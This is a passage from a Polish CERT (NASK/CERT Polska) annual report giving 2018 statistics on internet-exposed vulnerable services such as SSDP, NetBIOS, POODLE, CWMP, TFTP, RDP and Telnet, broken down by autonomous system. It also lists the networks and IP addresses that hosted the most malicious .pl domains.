7	29314	Vectra	802	921	0,15%
8	12741	Netia	769	974	0,04%
9	15967	Nazwa.pl	693	1 989	0,70%
10	197226	Sprint	375	660	2,44%

Tabela 20. *Liczba adresów IP, na których wykryto działającą usługę Portmapper dostępną na publicznym interfejsie w podziale na systemy autonomiczne.*

SSDP

Simple Service Discovery Protocol to protokół służący do wykrywania urządzeń, będący częścią standardu Universal Plug and Play (UPnP). SSDP w zamierzeniu jest wykorzystywany w niewielkich sieciach lokalnych i nie powinien być dostępny z internetu.

W 2018 r. otrzymaliśmy 7 260 981 zgłoszeń o 725 553 unikalnych adresach IP - to spadek o ponad 350 tys. w porównaniu do 2017 roku.
Uwagę zwraca wysoki odsetek w sieci Derkom (AS 197697), gwałtowny spadek w sieci Servcom (do kilku unikalnych IP od końca sierpnia), powolny spadek w sieci Multimedia (o ponad połowę w ciągu roku) oraz niewielki wzrost w T-Mobile (AS 12912).

Poz.	ASN	Nazwa AS	Średnia dzienna	Maksimum	Odsetek wszystkich adresów w AS
1	5617	Orange	5 594	7 108	0,10%
2	29314	Vectra	1 583	2 234	0,29%
3	12741	Netia	1 514	2 007	0,09%
4	41256	Servcom	1 079	1 903	2,84%
5	9143	Ziggo	874	1 152	0,02%
6	8374	Plus	717	973	0,05%
7	197697	Derkom	533	1 026	10,41%
8	50231	Syrion	473	596	4,73%
9	21021	Multimedia	363	723	0,05%
10	57101	WP System	302	359	5,61%

Tabela 21. *Liczba adresów IP, na których wykryto działającą usługę SSDP dostępną na publicznym interfejsie w podziale na systemy autonomiczne.*

NetBIOS

NetBIOS to niskopoziomowy protokół wykorzystywany przede wszystkim przez systemy Microsoft. Powinien być używany wyłącznie w sieciach lokalnych, a jeśli jest dostępny z sieci publicznej, stanowi zagrożenie - nie tylko w związku z możliwością wykorzystania w atakach DDoS. Otrzymaliśmy 6 099 021 zgłoszeń o 98 920 unikalnych adresach IP (spadek o ok. 40 tys.), dzienna średnia wyniosła 17 909.

W roku 2018 obserwowaliśmy stopniowy spadek liczby adresów IP z uruchomionym NetBIOS-em. Jedyną anomalią jest pik obserwowany również w 2017 roku, tym razem około 26 lutego. Pochodził on jednak wyłącznie z sieci Orange (AS 5617).

Poz.	ASN	Nazwa AS	Średnia dzienna	Maksimum	Odsetek wszystkich adresów w AS
1	5617	Orange	11 127	29 045	0,20%
2	12741	Netia	1 091	1 406	0,06%
3	9143	Ziggo	967	1 023	0,02%
4	49185	Protonet	781	1 417	3,14%
5	198414	H88	465	876	4,90%
6	16276	OVH	241	357	0,01%
7	8267	Cyfronet AGH	172	233	0,22%
8	12824	Home.pl	157	202	0,07%
9	8374	Plus	135	169	0,01%
10	13110	INEA	119	150	0,07%

Tabela 22. *Liczba adresów IP, na których wykryto działającą usługę NetBIOS dostępną na publicznym interfejsie w podziale na systemy autonomiczne.*

Podatne usługi

W tej sekcji przedstawiamy statystyki dotyczące usług, które są narażone na ataki oraz wycieki informacji. Są to zarówno usługi, które zawierają znane podatności, jak i usługi źle skonfigurowane, na przykład niepotrzebnie dostępne z internetu lub dostępne bez hasła.

W roku 2018 otrzymaliśmy 162 792 811 zgłoszeń dotyczących 2 649 502 unikalnych polskich adresów IP. Na kolejnych stronach przedstawiamy szczegółowe informacje dla najliczniejszych zagrożeń tego rodzaju. Przedstawione statystyki zostały obliczone analogicznie jak w podrozdziale dotyczącym usług pozwalających na prowadzenie ataków DRDoS (por. str. 111).

W rankingu najczęściej występujących podatnych usług wysoko znajdują się TFTP, Telnet i RDP. Tego rodzaju usługi najczęściej zabezpieczane są poprzez ograniczanie dostępu z zewnętrznych adresów, dlatego publiczna dostępność usługi może wskazywać na błąd konfiguracji i potencjalną podatność. Natomiast samo zgłoszenie publicznej dostępności usługi nie znaczy jeszcze, że jest ona podatna. Na przykład RDP może mieć ustawione silne hasło, stanowiące wystarczające zabezpieczenie przed nieuprawnionym dostępem - o ile nie zostanie wykryta nowa podatność w aplikacji, która pozwoli obejść uwierzytelnienie.

Podobne rozumowanie trudniej zastosować do baz danych lub podobnych aplikacji (Memcached, MongoDB, Elasticsearch, Redis, DB2). W ich przypadku dostęp publiczny jest niemal na pewno wynikiem błędnej konfiguracji i należy taką sytuację traktować jako podatność.

Nazwa podatności	Średnia dzienna liczba IP	Maksimum dzienne	Odchylenie standardowe	Czas obserwacji
SSL-POODLE	255 546	312 044	64 918	89,04%
CWMP	62 332	75 744	13 744	93,15%
TFTP	48 648	59 758	10 648	93,42%
RDP	36 180	43 847	8 532	93,70%
Telnet	31 512	41 663	8 271	94,52%
NAT-PMP	10 859	15 628	2 942	91,78%
ISAKMP	10 156	11 758	2 011	88,77%
SSL-FREAK	9 701	13 885	3 649	92,88%
VNC	8 683	11 478	1 616	90,96%
SMB	8 324	11 725	1 834	93,70%
IPMI	1 388	1 602	212	92,88%
LDAP	480	921	126	92,60%
MongoDB	404	499	74	92,60%
Memcached	286	667	139	93,42%
Elasticsearch	86	107	12	93,42%
Redis	73	101	17	92,60%

Tabela 23. *Zestawienie najliczniej występujących w Polsce zagrożonych usług. Odchylenie standardowe dotyczy zmienności w dziennej liczbie adresów IP obserwowanych na przestrzeni roku. Łączny czas obserwacji odpowiada liczbie dni w ciągu roku, dla których mieliśmy informacje o danej usłudze.*

POODLE

Znane podatności protokołu SSL/TLS są nadal powszechnym zjawiskiem wśród użytkowników polskiego internetu. Zdecydowanie najczęściej występującą jest POODLE, która umożliwia atak doprowadzający do ujawnienia zaszyfrowanych informacji.

Otrzymaliśmy 84 120 432 zgłoszenia o 977 498 unikalnych adresach IP (spadek o 155 tys. wobec 2017 r.), a dzienna średnia wyniosła 255 546 unikalnych adresów. Podobnie jak w poprzednich latach, pierwsze dwa miejsca zajmują sieci Netia (AS 12741) oraz Internetia (AS 43939). Wśród 10 sieci z największą średnią liczbą serwerów podatnych na POODLE zwraca również uwagę sieć Petrotel z niemal 20 proc. odsetkiem adresów. Dobrym trendem jest spadek liczby usług w sieci H88 (AS 198414) z około 1200 adresów na początku roku do około 500 adresów na końcu roku.

Mimo powszechnego występowania, POODLE nie jest podatnością najwyższego ryzyka, ponieważ nie umożliwia kradzieży kluczy kryptograficznych, ani bezpośrednio przejęcia kontroli nad serwerem, a także wymaga aktywnego przechwycenia sesji TCP (atak typu man-in-the-middle).

Poz.	ASN	Nazwa AS	Średnia dzienna	Maksimum	Odsetek wszystkich adresów w AS
1	12741	Netia	185 251	228 509	11,26%
2	43939	Internetia	28 539	33 949	10,80%
3	5617	Orange	8 149	10 247	0,14%
4	29007	Petrotel	3 160	3 762	19,28%
5	16276	OVH	1 561	2 337	0,05%
6	6830	UPC	1 083	1 351	0,01%
7	15694	ATMAN	736	892	0,94%
8	198414	H88	723	1 325	7,63%
9	21021	Multimedia	655	857	0,10%
10	29314	Vectra	591	783	0,11%

Tabela 24. *Liczba adresów IP, na których wykryto usługę SSL z podatnością POODLE w podziale na systemy autonomiczne.*

CWMP

CWMP to usługa oparta na specyfikacji TR-069, implementowana najczęściej w domowych routerach DSL. Umożliwia zdalne zarządzanie urządzeniem przez operatorów, np. aktualizację firmware. Niepoprawna implementacja tej usługi pozwala na przejęcie całkowitej kontroli nad urządzeniem przez atakującego. Podatność tę wykorzystuje m.in. Mirai, infekując kolejne urządzenia.

Otrzymaliśmy 21 268 845 zgłoszeń o 1 868 687 unikalnych adresach IP z dostępnym publicznie CWMP (spadek o około 160 tys. w porównaniu do 2017 r.). Dzienna średnia unikalnych adresów wyniosła 62 332. Zauważalne są istotne spadki (o ponad połowę) w sieciach T-Mobile (AS 12912) oraz Multimedia (AS 21021), zwraca jednak uwagę duży odsetek sieci w Agencji Rozwoju Regionalnego (AS 41023).

Poz.	ASN	Nazwa AS	Średnia dzienna	Maksimum	Odsetek wszystkich adresów w AS
1	5617	Orange	42 880	52 915	0,77%
2	12741	Netia	11 414	14 063	0,69%
3	12912	T-Mobile	1 349	2 297	0,19%
4	49185	Protonet	732	1 462	2,94%
5	21021	Multimedia	670	1 054	0,11%
6	41023	Agencja Rozwoju Regionalnego	635	753	17,71%
7	43679	Petrus	350	587	3,41%
8	50231	Syrion	334	781	3,34%
9	51337	Debacom	296	359	4,81%
10	50606	Virtuaoperator	294	364	1,95%

Tabela 25. *Liczba adresów IP, na których wykryto usługę CWMP dostępną na publicznym interfejsie w podziale na systemy autonomiczne.*

TFTP

TFTP (Trivial File Transfer Protocol) jest prostym protokołem transferu plików. Ze względu na brak mechanizmu uwierzytelniania użytkowników, nie zalecamy udostępniania tej usługi w sieci internet, ponieważ może to prowadzić do wycieku informacji.

W 2018 r. otrzymaliśmy 16 648 837 zgłoszeń o 413 402 unikalnych adresach IP (spadek o ok. 24 proc.) z dostępnym z internetu TFTP. W trakcie roku obserwowaliśmy stopniowy spadek liczebności usługi w sieci Orange (z ok. 50 tys. do 35 tys.) oraz Protonet (o ponad połowę, AS 49185). Niepokoi wysoki odsetek sieci Spółdzielni Mieszkaniowej „Północ" (AS 198000).

Poz.	ASN	Nazwa AS	Średnia dzienna	Maksimum	Odsetek wszystkich adresów w AS
1	5617	Orange	38 303	49 029	0,69%
2	9143	Ziggo	4 835	5 086	0,13%
3	198000	Spółdzielnia Mieszkaniowa "Północ"	1 484	1 739	16,10%
4	49185	Protonet	1 228	1 915	4,94%
5	12741	Netia	1 192	1 466	0,07%
6	21021	Multimedia	532	626	0,08%
7	50231	Syrion	327	784	3,27%
8	199201	SPI-NET	262	506	8,52%
9	200125	AVITO	141	181	4,58%
10	198766	Netsystem	136	178	3,13%

Tabela 26. *Liczba adresów IP, na których wykryto usługę TFTP dostępną na publicznym interfejsie w podziale na systemy autonomiczne.*

RDP

Protokół RDP (Remote Desktop Protocol) jest własnościowym protokołem stworzonym przez Microsoft, służącym do zdalnego dostępu do środowisk graficznych w systemach Windows. Pomimo wygody dostępu do systemów, ekspozycja portu 3389 na interfejsach zewnętrznych jest niezalecana. W 2018 r. otrzymaliśmy 12 758 217 zgłoszeń o 544 621 unikalnych adresach IP, na których wykryto usługę RDP dostępną na publicznym interfejsie.

Poz.	ASN	Nazwa AS	Średnia dzienna	Maksimum	Odsetek wszystkich adresów w AS
1	5617	Orange	15 218	19 564	0,27%
2	12741	Netia	2 956	3 741	0,17%
3	16276	OVH	1 295	1 712	0,04%
4	9143	Ziggo	1 232	1 587	0,03%
5	6830	UPC	1 153	1 347	0,01%
6	57129	Optibit	699	1 004	0,52%
7	8374	Plus	633	753	0,04%
8	21021	Multimedia	483	587	0,07%
9	13110	INEA	465	564	0,27%
10	12912	T-Mobile	405	484	0,06%

Tabela 27. Liczba adresów IP, na których wykryto usługę RDP dostępną na publicznym interfejsie w podziale na systemy autonomiczne.

Telnet

Telnet jest przestarzałym protokołem komunikacyjnym do obsługi zdalnego terminala, poprzednikiem współczesnego SSH. Jego największą słabością jest całkowity brak szyfrowania, dlatego nie należy go używać, zwłaszcza w sieciach publicznych. W roku 2018 zebraliśmy 10 942 498 zgłoszeń dotyczących 611 179 unikalnych adresów IP (spadek z 784 999 w porównaniu do 2017 r.). Pozytywnym trendem w ujęciu rocznym jest spadek hostów z otwartą usługą Telnet w sieciach Exatel (AS 20804) oraz TK Telekom (AS 20960) o około połowę.

Poz.	ASN	Nazwa AS	Średnia dzienna	Maksimum	Odsetek wszystkich adresów w AS
1	5617	Orange	6 860	8 830	0,12%
2	12741	Netia	6 247	8 125	0,37%
3	9143	Ziggo	1 049	1 436	0,02%
4	21021	Multimedia	595	778	0,09%
5	8374	Polkomtel	551	675	0,04%
6	6830	UPC	500	644	0,00%
7	20960	TK Telekom	469	738	0,18%
8	35191	ASTA-NET	424	511	0,72%
9	20804	Exatel	404	657	0,16%
10	43939	Internetia	349	439	0,13%

Tabela 28. *Liczba adresów IP, na których wykryto usługę Telnet dostępną na publicznym interfejsie w podziale na systemy autonomiczne.*

Złośliwe strony

W ubiegłym roku zebraliśmy informacje o 4 457 213 unikalnych adresach URL związanych z działalnością szkodliwego oprogramowania, z czego 93 266 adresów było w domenie .pl. 30 456 złośliwych adresów URL rozwiązywało się na polskie adresy IP. Najpopularniejsze systemy autonomiczne, w których znajdowały się te adresy IP przedstawiono w tabeli 30.

Najpopularniejszymi domenami wśród złośliwych adresów URL z podziałem na domenę drugiego poziomu były: chomikuj.pl (66 861 wystąpień) oraz com.pl (2 144).

Poz.	Liczba domen .pl	Adres IP	ASN	Nazwa
1	100	217.97.216.17	5617	Orange
2	82	144.76.61.239	24940	Hetzner
3	81	91.102.114.204	31229	E24
4	71	95.211.144.65	60781	LeaseWeb
5	51	37.59.49.187	16276	OVH
6	48	85.128.128.99	15967	Nazwa.pl
7	43	87.98.239.19	16276	OVH
8	41	195.114.0.64	41079	H88
9	38	193.203.99.114	47303	Redefine
10	37	193.109.246.54	29076	CityTelecom

Tabela 29. *Adresy IP, na których utrzymywano najwięcej domen .pl związanych ze złośliwym oprogramowaniem.*

Poz.	Liczba IP	ASN	Nazwa	Procent sieci	Udział
1	1.010	12824	home.pl	0,49%	30,07%
2	520	15967	Nazwa.pl	0,53%	15,48%
3	225	16276	OVH	0,01%	6,70%
4	134	41079	H88	1,80%	3,99%
5	114	29522	KEI	0,17%	3,39%
6	75	197226	SPRINT	0,49%	2,23%
7	53	205727	Aruba	0,43%	1,58%
8	50	57367	ATM	0,32%	1,49%
8	50	198414	H88	0,48%	1,49%
8	50	15694	ATM	0,06%	1,49%
11	48	8308	NASK	0,02%	1,43%
12	44	5617	Orange	0,00%	1,31%

Tabela 30. *Systemy autonomiczne, gdzie utrzymywano najwięcej złośliwych stron.*

NASK

CERT.PL

NASK/CERT Polska
ul. Kolska 12, 01-045 Warszawa
tel. +48 22 38 08 274
fax +48 22 38 08 399
mail: info@cert.pl

Zeskanuj kod i odwiedź
naszą stronę internetową